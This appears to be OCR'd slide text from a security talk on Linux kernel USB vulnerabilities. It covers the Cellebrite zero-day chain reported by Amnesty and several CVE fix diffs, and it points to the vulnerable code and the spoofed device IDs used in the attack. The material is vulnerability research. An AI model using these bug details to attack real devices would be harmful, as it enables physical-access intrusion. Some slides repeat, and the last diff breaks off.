



Figure 3-1 Video Camera Descriptor Layout Example

USB Video Class (UVC)



USB Mass Storage

USB Mass Storage is the class of device which allows computers to access storage as if it was a traditional storage device.


For example, flash drives, SD Card readers etc.

The common forms of USB Mass Storage are:

- USB Bulk-Only Transport (BOT)
- USB Attached SCSI (UAS)

Bulk-Only Transport Mass Storage

- Classic protocol used by USB flash drives, HDD etc
- Host sends SCSI commands (READ, WRITE, INQUIRY) to device.
- Device translates them into storage operations.
- 3-phases of BOT
  - CBW (Command Block Wrapper)
  - Data Phase
  - CSW (Command Status Wrapper)



USB Attacks in the Wild

Public

Amnesty/Google TAG Investigation

The first real example of USB 0-day memory corruption kernel exploits ITW:

https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/

This report covered several issues in Linux Kernel code:

CVE-2024-53104 – Out-of-bounds write in USB Video Class driver.
CVE-2024-53197 – Descriptor corruption in ALSA sound subsystem.
CVE-2024-50302 – Kernel memory leak via HID reports.

- Targeted a Samsung Galaxy A32 (5.4.* or 5.10.* kernel version)
- Useful to see what areas are under attack!
- Just going to briefly touch on each of these issues before we dive in deep into a different USB CVE
  - **CVE-2024-53150 – CISA KEV**

CVE-2024-53104 – OOB Write in USB Video Class

media: uvcvideo: Skip parsing frames of type UVC_VS_UNDEFINED in uvc_parse_format

```
commit ecf2b43018da9579842c774b7f35dbe11b5c38dd upstream.

This can lead to out of bounds writes since frames of this type were not
taken into account when calculating the size of the frames buffer in
uvc_parse_streaming.

Fixes: c0efd232929c ("V4L/DVB (8145a): USB Video Class driver")
Signed-off-by: Benoit Sevens <bsevens@google.com>
Cc: stable@vger.kernel.org
Acked-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
Reviewed-by: Laurent Pinchart <laurent.pinchart@ideasonboard.com>
Signed-off-by: Hans Verkuil <hverkuil@xs4all.nl>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>
```

Diffstat

-rw-r--r-- drivers/media/usb/uvc/uvc_driver.c 2


1 files changed, 1 insertions, 1 deletions

```
diff --git a/drivers/media/usb/uvc/uvc_driver.c b/drivers/media/usb/uvc/uvc_driver.c
index 0fac689c6350b2..13db0026dc1aad 100644
--- a/drivers/media/usb/uvc/uvc_driver.c
+++ b/drivers/media/usb/uvc/uvc_driver.c
@@ -371,7 +371,7 @@ static int uvc_parse_format(struct uvc_device *dev,
         * Parse the frame descriptors. Only uncompressed, MJPEG and frame
         * based formats have frame descriptors.
         */
-       while (buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
+       while (ftype && buflen > 2 && buffer[1] == USB_DT_CS_INTERFACE &&
               buffer[2] == ftype) {
                unsigned int maxIntervalIndex;
```


- MEDIA_USB_SUPPORT / USB_VIDEO_CLASS - Chicony CNF7129 UVC Webcam
- UVC_QUIRK_RESTRICT_FRAME_RATE

- Miss calculation between the size of the frames allocation buffer and the parsing of the descriptors when UVC_VS_UNDEFINED is used
- OOB write outside the heap allocation
- Samsung A32 (SM-A325F) - Missing UVC_VIDEO_CLASS??

CVE-2024-53104 – OOB Write in USB Video Class



- Zhuowei POC
  - https://github.com/zhuowei/facedancer/blob/rawgadget2/examples/camera.py
- Andrey Konovalov did a talk about rediscovery with fuzzing: https://docs.google.com/presentation/d/1ba7Au3Gt6dEQAsfZmjUdzjVWHKxE_EdaJGU9WOSF-Ts/edit?slide=id.g3539dbc67c9_0_8#slide=id.g3539dbc67c9_0_8



CVE-2024-50302 – Kernel Memory Leak via HID Reports

```
Since the report buffer is used by all kinds of drivers in various ways, let's
zero-initialize it during allocation to make sure that it can't be ever used
to leak kernel memory via specially-crafted report.

Fixes: 27ce405039bf ("HID: fix data access in implement()")
Reported-by: Benoît Sevens <bsevens@google.com>
Acked-by: Benjamin Tissoires <bentiss@kernel.org>
Signed-off-by: Jiri Kosina <jkosina@suse.com>
Signed-off-by: Sasha Levin <sashal@kernel.org>
```

Diffstat

-rw-r--r-- drivers/hid/hid-core.c 2

1 files changed, 1 insertions, 1 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 15f4a804779745..07c2e5e38fcbaa 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1664,7 +1664,7 @@ u8 *hid_alloc_report_buf(struct hid_report *report, gfp_t flags)

        u32 len = hid_report_len(report) + 7;

-       return kmalloc(len, flags);
+       return kzalloc(len, flags);
 }
 EXPORT_SYMBOL_GPL(hid_alloc_report_buf);
```

- No public details how this was exploited
- Fix was wide (i.e. zero HID report buffer) - reduces impact to all HID drivers
- Related to the ***Anton Touch Pad device***

CVE-2024-53197 – UAC Audio OOB Access

```
A bogus device can provide a bNumConfigurations value that exceeds the
initial value used in usb_get_configuration for allocating dev->config.

This can lead to out-of-bounds accesses later, e.g. in
usb_destroy_configuration.

Signed-off-by: Benoît Sevens <bsevens@google.com>
Fixes: 1da177e4c3f4 ("Linux-2.6.12-rc2")
Cc: stable@kernel.org
Link: https://patch.msgid.link/20241120124144.3814457-1-bsevens@google.com
Signed-off-by: Takashi Iwai <tiwai@suse.de>
Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>

Diffstat
-rw-r--r-- sound/usb/quirks.c 19
1 files changed, 14 insertions, 5 deletions

diff --git a/sound/usb/quirks.c b/sound/usb/quirks.c
index 752422147fb380..9590c16501ef68 100644
--- a/sound/usb/quirks.c
+++ b/sound/usb/quirks.c
@@ -595,6 +595,7 @@ int snd_usb_create_quirk(struct snd_usb_audio *chip,
 static int snd_usb_extigy_boot_quirk(struct usb_device *dev, struct usb_interface *intf)
 {
        struct usb_host_config *config = dev->actconfig;
+       struct usb_device_descriptor new_device_descriptor;
        int err;

        if (le16_to_cpu(get_cfg_desc(config)->wTotalLength) == EXTIGY_FIRMWARE_SIZE_OLD ||
@@ -606,10 +607,14 @@ static int snd_usb_extigy_boot_quirk(struct usb_device *dev, struct usb_interfac
                if (err < 0)
                        dev_dbg(&dev->dev, "error sending boot message: %d\n", err);
                err = usb_get_descriptor(dev, USB_DT_DEVICE, 0,
-                               &dev->descriptor, sizeof(dev->descriptor));
-               config = dev->actconfig;
+                               &new_device_descriptor, sizeof(new_device_descriptor));
                if (err < 0)
                        dev_dbg(&dev->dev, "error usb_get_descriptor: %d\n", err);
+               if (new_device_descriptor.bNumConfigurations > dev->descriptor.bNumConfigurations)
+                       dev_dbg(&dev->dev, "error too large bNumConfigurations: %d\n",
+                               new_device_descriptor.bNumConfigurations);
+               else
+                       memcpy(&dev->descriptor, &new_device_descriptor, sizeof(dev->descriptor));
                err = usb_reset_configuration(dev);
                if (err < 0)
                        dev_dbg(&dev->dev, "error usb_reset_configuration: %d\n", err);
```

- `CONFIG_SND_USB_AUDIO`
- Extigy and Mbox2 boot quirk
- Requests a new device descriptor and uses the new of bNumConfigurations to loop
- Leads to a free of an out of bounds pointer

CVE-2024-53197 – UAC Audio OOB Access

```
void usb_destroy_configuration(struct usb_device *dev) {
    int c, i;

    if (!dev->config)
        return;

    if (dev->rawdescriptors) {

        for (i = 0; i < dev->descriptor.bNumConfigurations;i++) // OOB HERE
            kfree(dev->rawdescriptors[i]);

        kfree(dev->rawdescriptors);

        dev->rawdescriptors = NULL;

    }
```

```
for (c = 0; c < dev->descriptor.bNumConfigurations; c++) {}
        // OOB HERE
        struct usb_host_config *cf = &dev->config[c];
        kfree(cf->string);

        for (i = 0; i < cf->desc.bNumInterfaces;i++) {

            if (cf->intf_cache[i])

                kref_put(&cf->intf_cache[i]->ref,
                    usb_release_interface_cache);
        }

    }
...
```

Attack Summary

Event	Notes
USB hub connected	
USB “HID Device” connected	VID: 0x045e PID: 0x076c (Device: Comfort Mouse 4500). Repeated connections over a span of 30 seconds.
USB “Video Device” connected	VID: 0x04f2 PID: 0xb071 (Device: UVC Webcam / Chicony CNF7129).
USB HID touch pad connected	VID: 0x1130 PID: 0x3101 (Device: Anton Touch Pad). Repeated connections over a span of 30 seconds.
USB “Sound Device” connected	VID: 0x041e PID: 0x3000 (Device: SoundBlaster Extigy). Repeated connections over a span of 30 seconds.
USB “Sound Device” connected	VID: 0x0763 PID: 0x2012. (Device: M-Audio Fast Track Pro). Repeated connections over a span of 30 seconds
Successful code execution as root	Code execution observed approx. 10 seconds after last “HID device” connection

- Two possible exploit chains?
  - HID Mouse (Info Leak) + UVC Video (OOB Write) - Failed?
  - USB HID Leak + USB Sound - Success

https://securitylab.amnesty.org/latest/2025/02/cellebrite-zero-day-exploit-used-to-target-phone-of-serbian-student-activist/

In-the-wild Summary

- No information on how these issues were being exploited.
  - What primitives had the attackers built?

- What would be needed to replicate exploiting these types of issues?
  - The ability to insert and remove multiple crafted USB devices?
  - Heap Grooming and Info Leaking Mechanisms?

- After we tried using existing tools, we hit some limitations
  - Facedancer / Cynthion
    - Couldn't create multiple devices
    - Was enough for the HID + UVC Video chain but not for other vulns we exploited
  - Software Emulated Hubs
    - Couldn't emulate USB devices fully attached to the hub ports
    - Attempted a FPGA implementation

CVE-2025-38494

Public

HID OOB Read

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

HID OOB Read

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

```
void hid_hw_request(struct hid_device *hdev,
                    struct hid_report *report, enum hid_class_request reqtype)
{
    if (hdev->ll_driver->request)
        return hdev->ll_driver->request(hdev, report, reqtype);

    __hid_request(hdev, report, reqtype);
}
EXPORT_SYMBOL_GPL(hid_hw_request);
```

HID OOB Read

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

```
void hid_hw_request(struct hid_device *hdev,
                    struct hid_report *report, enum hid_class_request reqtype)
{
    if (hdev->ll_driver->request)
        return hdev->ll_driver->request(hdev, report, reqtype);

    __hid_request(hdev, report, reqtype);
}
EXPORT_SYMBOL_GPL(hid_hw_request);
```

HID OOB Read

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

```
int __hid_hw_raw_request(struct hid_device *hdev,
                         unsigned char reportnum, __u8 *buf,
                         size_t len, enum hid_report_type rtype,
                         enum hid_class_request reqtype,
                         u64 source, bool from_bpf)
{
    unsigned int max_buffer_size = HID_MAX_BUFFER_SIZE;
    int ret;

    if (hdev->ll_driver->max_buffer_size)
        max_buffer_size = hdev->ll_driver->max_buffer_size;

    if (len < 1 || len > max_buffer_size || !buf)
        return -EINVAL;

    ret = dispatch_hid_bpf_raw_requests(hdev, reportnum, buf, len, rtype,
                                        reqtype, source, from_bpf);
    if (ret)
        return ret;

    return hdev->ll_driver->raw_request(hdev, reportnum, buf, len,
                                        rtype, reqtype);
}
```

HID OOB Read

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 5d2fc2f403f00..266cd56dec505 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1961,8 +1961,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

```
int __hid_hw_raw_request(struct hid_device *hdev,
                         unsigned char reportnum, __u8 *buf,
                         size_t len, enum hid_report_type rtype,
                         enum hid_class_request reqtype,
                         u64 source, bool from_bpf)
{
    unsigned int max_buffer_size = HID_MAX_BUFFER_SIZE;
    int ret;

    if (hdev->ll_driver->max_buffer_size)
        max_buffer_size = hdev->ll_driver->max_buffer_size;

    if (len < 1 || len > max_buffer_size || !buf)
        return -EINVAL;

    ret = dispatch_hid_bpf_raw_requests(hdev, reportnum, buf, len, rtype,
                                        reqtype, source, from_bpf);
    if (ret)
```

`hid_hw_raw_request()` is actually useful to ensure the provided buffer and length are valid. Directly calling in the low level transport driver function bypassed those checks and allowed invalid paramto be used.

HID OOB Read

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
